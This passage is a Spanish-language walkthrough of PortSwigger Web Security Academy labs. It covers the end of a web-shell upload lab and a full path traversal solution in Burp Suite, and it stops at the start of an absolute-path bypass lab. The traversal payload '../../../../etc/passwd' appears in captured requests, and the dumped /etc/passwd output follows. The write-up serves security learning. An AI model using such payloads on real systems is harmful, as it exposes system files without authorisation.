
```
<h1>My Account</h1>
<div id=account-content>
  <p>Your username is: wiener</p>
  <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required type="email" name="email" value="">
    <input required type="hidden" name="csrf" value="ty1qgrAGXY3U1dL3n2mSpK5F6PXCb7">
    <button class='button' type='submit'> Update email </button>
  </form>
  <form class=login-form id=avatar-upload-form action="/my-account/avatar" method=POST enctype="multipa
    <p>
      
    </p>
    <label>Avatar:</label>
    <input type=file name=avatar>
    <input type=hidden name=user value=wiener />
    <input required type=hidden name=csrf value="ty1qgrAGXY3U1dL3n2mSpK5F6PXCb7">
    <button class=button type=submit>Upload</button>
  </form>
</div>
```

Copiamos la ruta y vamos otra vez a l pagina de subida de archivos y por medio de la url vamos a ejecutar dicho archivo:



My Account

Your username is: wiener



Email


Update email

Avatar:

Browse... No file selected.

Upload

Ya tenemos la flag:





Vamos a la pagina y vamos a presionar Summit solution y luego ingresamos la flag y presionamos ok:

The screenshot shows a browser window for 'Web Security Academy'. At the top, there's a banner with the text 'Web shell upload via obfuscated file extension' and a 'Submit solution' button, which is highlighted with a red box. Below the banner, the main content area has a title 'My Account' and a message 'Your username is: wiener'. On the left, there's a form for updating an email address. A modal dialog box is overlaid on the page. It contains an '@' icon followed by a URL: 'i5b009b0404e2ac81b084ec00bb0057.web-security-academy.net'. Below it is a 'Answer:' label and a text input field containing the flag: 'sXFUxBUI5dekuonlVBWehLcn8z2PVA7V'. At the bottom of the modal are 'Cancel' and 'OK' buttons, with 'OK' also highlighted with a red box.

Ya completamos el laboratorio:

The screenshot shows the same 'My Account' page from the previous step. A large orange banner at the bottom displays the message 'Congratulations, you solved the lab!' in white text. The rest of the page content is identical to the previous screenshot.

Vulnerabilidades de Directorio Transversal

laboratorios

Recorrido de ruta de archivo, caso simple

Abrimos la herramienta **Burp Suite**:



Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Learn, explore and discover

Getting started with Burp Suite

Get going right away - with our quick start tutorial.

[Start here](#)

Burp Suite video tutorials

See how to use Burp Suite's main features and tools.

[Find out more](#)

Burp Suite Support Center

Find the answers to your Burp Suite questions here.

[Find answers](#)

Burp Suite - a guided video tour

Take a run-through of all the major Burp Suite features.

[Watch the tour](#)

The Web Security Academy

Learn how to find more vulnerabilities using Burp Suite.

[Start learning](#)

Burp Suite on Twitter

Join Burp Suite's huge community, and stay in the know.

[Follow us](#)

Hide this tab

Setting

Le damos clic en Open Browser

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | [Proxy settings](#)

Forward Drop Intercept is off Action Open browser



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

[Learn more](#) [Open browser](#)

Abrimos el laboratorio y damos clic en **Access the Lab:**

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

Web Security Academy > Path traversal > Lab

Lab: File path traversal, simple case

APPRENTICE

LAB Not solved

This lab contains a path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the `/etc/passwd` file.

[ACCESS THE LAB](#)

[Solution](#)

[Community solutions](#)

Web Security Academy

File path traversal, simple case

LAB Not solved

[Back to lab description](#)

Home

WE LIKE TO SHOP



Giant Pillow Thing
★★★★★ \$27.89



Folding Gadgets
★★★★★ \$48.03



WTF? - The adult party game
★★★★★ \$89.92



Babbage Web Spray
★★★★★ \$40.45

[View details](#)

[View details](#)

[View details](#)

[View details](#)



Dancing In The Dark
★★★★★ \$87.12



Cheshire Cat Grin
★★★★★ \$32.33



Caution Sign
★★★★★ \$62.00





Weird Crushes Game
★★★★★ \$67.37

Hacemos clic derecho en una imagen y le damos a inspeccionar, con esto veremos de donde viene la imagen y vemos que proviene de un archivo local en el servidor




WE LIKE TO
SHOP 



```
<div theme="ecommerce">
  <section class="maincontainer">
    <div class="container">
      > header class="navigation-header">> </header> flex
      > header class="notification-header">> </header>
      > section class="ecommerce-pageheader">> </section>
    <section class="container-list-tiles"> flex
      > <div>
        > img src="/image?filename=30.jpg" == $0
        > h3>Giant Pillow Thing</h3>
        > img src="/resources/images/rating1long"
        " $27.89 "
        > a class="button" href="/product?productId=1">View details</a>
      </div>
    ...
```

Encendemos la captura de trafico haciendo clic en Intercept is off



Burp Suite Community Edition v2024.1.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | ⚙️ Proxy settings


Forward Drop Intercept is off Action Open browser

 Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Hacemos clic derecho en la imagen nuevamente y le damos en abrir en una nueva pestaña



Hemos capturado la petición GET, así que precionamos CTRL + R para llevarlo a Repeater

```

🔗 🛡 Request to https://0aa10019030c2eef837d91db003900b8.web-security-academy.net:443 [79.125.84.16]
  Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /image?filename=30.jpg HTTP/2
2 Host: 0aa10019030c2eef837d91db003900b8.web-security-academy.net
3 Cookie: session=RsUxHC9Ay8j376UAGZzNkFou8n7YoI
4 Sec-Ch-Ua: "Not (A:Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa10019030c2eef837d91db003900b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

Una vez aquí modificamos el request y en donde hace referencia a la ruta del archivo de imagen pondremos la ruta `../../../../etc/passwd`

Burp Suite Community Edition v2024.1.1.5 - Temporary Project

Target: <https://0aa10019030c2eeff837d91db003900b8.web-security-academy.net>

Request

```

1 GET /image?filename=30.jpg HTTP/2
2 Host: 0aa10019030c2eeff837d91db003900b8.web-security-academy.net
3 Cookie: session=FxuHc5Ay9j37GUAGZ2NFeouhn7oIir
4 Sec-Ch-Ua: "Not(A BRAND);v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.98 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa10019030c2eeff837d91db003900b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

Response

Pretty Raw Hex Render

Inspector

- Request attributes
- Request query
- Request body
- Request cookie
- Request headers

Burp Suite Community Edition v2024.1.1.5 - Temporary Project

Target: <https://0aa10019030c2eeff837d91db003900b8.web-security-academy.net>

Request

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0aa10019030c2eeff837d91db003900b8.web-security-academy.net
3 Cookie: session=FxuHc5Ay9j37GUAGZ2NFeouhn7oIir
4 Sec-Ch-Ua: "Not(A BRAND);v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aa10019030c2eeff837d91db003900b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

Response


Pretty Raw Hex Render

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Notes

Luego le damos clic en Send para enviar la consulta modificada y obtener el archivo /etc/passwd



The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a modified GET request is shown:

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oaa10019030c2eef837d91db003900b8.web-security-academy.net
3 Cookie: session=BsUxHCSAy9j376UA2zNBFouhn7Yor
4 Sec-Ch-Ua: "Not(A:Brand);v=24", "Chromium";v=122
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
9 Accept:
10 application/javascript, application/xml+json, application/xml;q=0.9, image/avif, image/webp, image/jpeg, */*;q=0.8, application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Referer: https://Oaa10019030c2eef837d91db003900b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=0, i
18
19

```

The Response pane shows the full contents of the /etc/passwd file:


```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 gdm:x:5:11:gnome-session:/var/lib/gdm:/usr/sbin/nologin
12 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
13 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
14 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
16 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
18 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
19 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
20 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
22 nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
23 _apt:x:100:65534:_/noneexistent:/usr/sbin/nologin
24 peter:x:12001:12001:/home/peter:/bin/bash
25 carlos:x:12002:12002:/home/carlos:/bin/bash
26 user:x:12003:12000::/home/user:/bin/bash
27 admin:x:1000:1000::/root:/bin/bash
28 academy:x:10000:10000::/academy:/bin/bash
29 messagebus:x:101:101::/noneexistent:/usr/sbin/nologin
30 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
31 systemd-timesync:x:103:103:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
32 systemd-network:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
34 mysql:x:106:107:MySQL Server,,,:/noneexistent:/bin/false
35 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
36 usbaux:x:108:46:usbaux daemon,,,:/var/lib/usbaux:/usr/sbin/nologin
37 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
38 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
39 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
40

```

Recorrido de ruta de archivo, secuencias transversales bloqueadas con omisión de ruta absoluta

Abrimos la herramienta Burp Suite:



The screenshot shows the Burp Suite landing page with several sections:

- Getting started with Burp Suite**: A quick start tutorial.
- Burp Suite - a guided video tour**: A video tour of the tool.
- Burp Suite video tutorials**: Tutorials for using Burp Suite's main features.
- The Web Security Academy**: A section for learning more about web security.
- Burp Suite Support Center**: A place to find answers to questions.
- Burp Suite on Twitter**: A link to follow the community on Twitter.



Le damos clic en Open Browser

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Proxy settings

Forward Drop Intercept is off Action Open browser

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Abrimos el laboratorio y damos clic en Access the Lab:

<https://portswigger.net/web-security/file-path-traversal/lab-absolute-path-bypass>

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Path traversal > Lab

Lab: File path traversal, traversal sequences blocked with absolute path bypass

PRACTITIONER LAB Not solved

This lab contains a path traversal vulnerability in the display of product images. The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory. To solve the lab, retrieve the contents of the `/etc/passwd` file.

ACCESS THE LAB

Solution

Community solutions

Find path traversal vulnerabilities using Burp Suite TRY FOR FREE

Luego de abrir el laboratorio tenemos que ubicar la ruta de alguna imagen dentro de los artículos de la web, como la siguiente, notamos que hace referencia a una imagen alojada en una ruta local del servidor:

File path traversal, traversal sequences blocked with absolute path bypass

Back to lab description »

Home

WE LIKE TO HOP

Caution Sign  ★★★★☆ \$53.32 [View details](#)

The Splash  ★★★☆☆ \$99.94 [View details](#)

Six Pack Beer Belt  ★★★☆☆ \$61.25 [View details](#)

The Alternative Christmas Tree  ★★★★☆ \$48.34 [View details](#)

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader

```
<div class="container">
  <header>navigation-header</header>
  <header>notification-header</header>
  <section>ecom-pageheader</section>
  <section>container-list-tiles</section>
  <div>
    
    <h3>The Splash</h3>
    
    <$99.94 />
    <a href="/product/productId=2">View details</a>
  </div>
</div>
```

Le damos clic en **Intercept is off** para empezar a capturar paquetes.

Burp Suite Community Edition v2024.1.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparator Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history | Proxy settings

Forward Drop **Intercept is off** Action Open browser





Intercept is off


When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Abriremos esta imagen haciendo clic derecho en ella y dando clic en abrir imagen en nueva pestaña



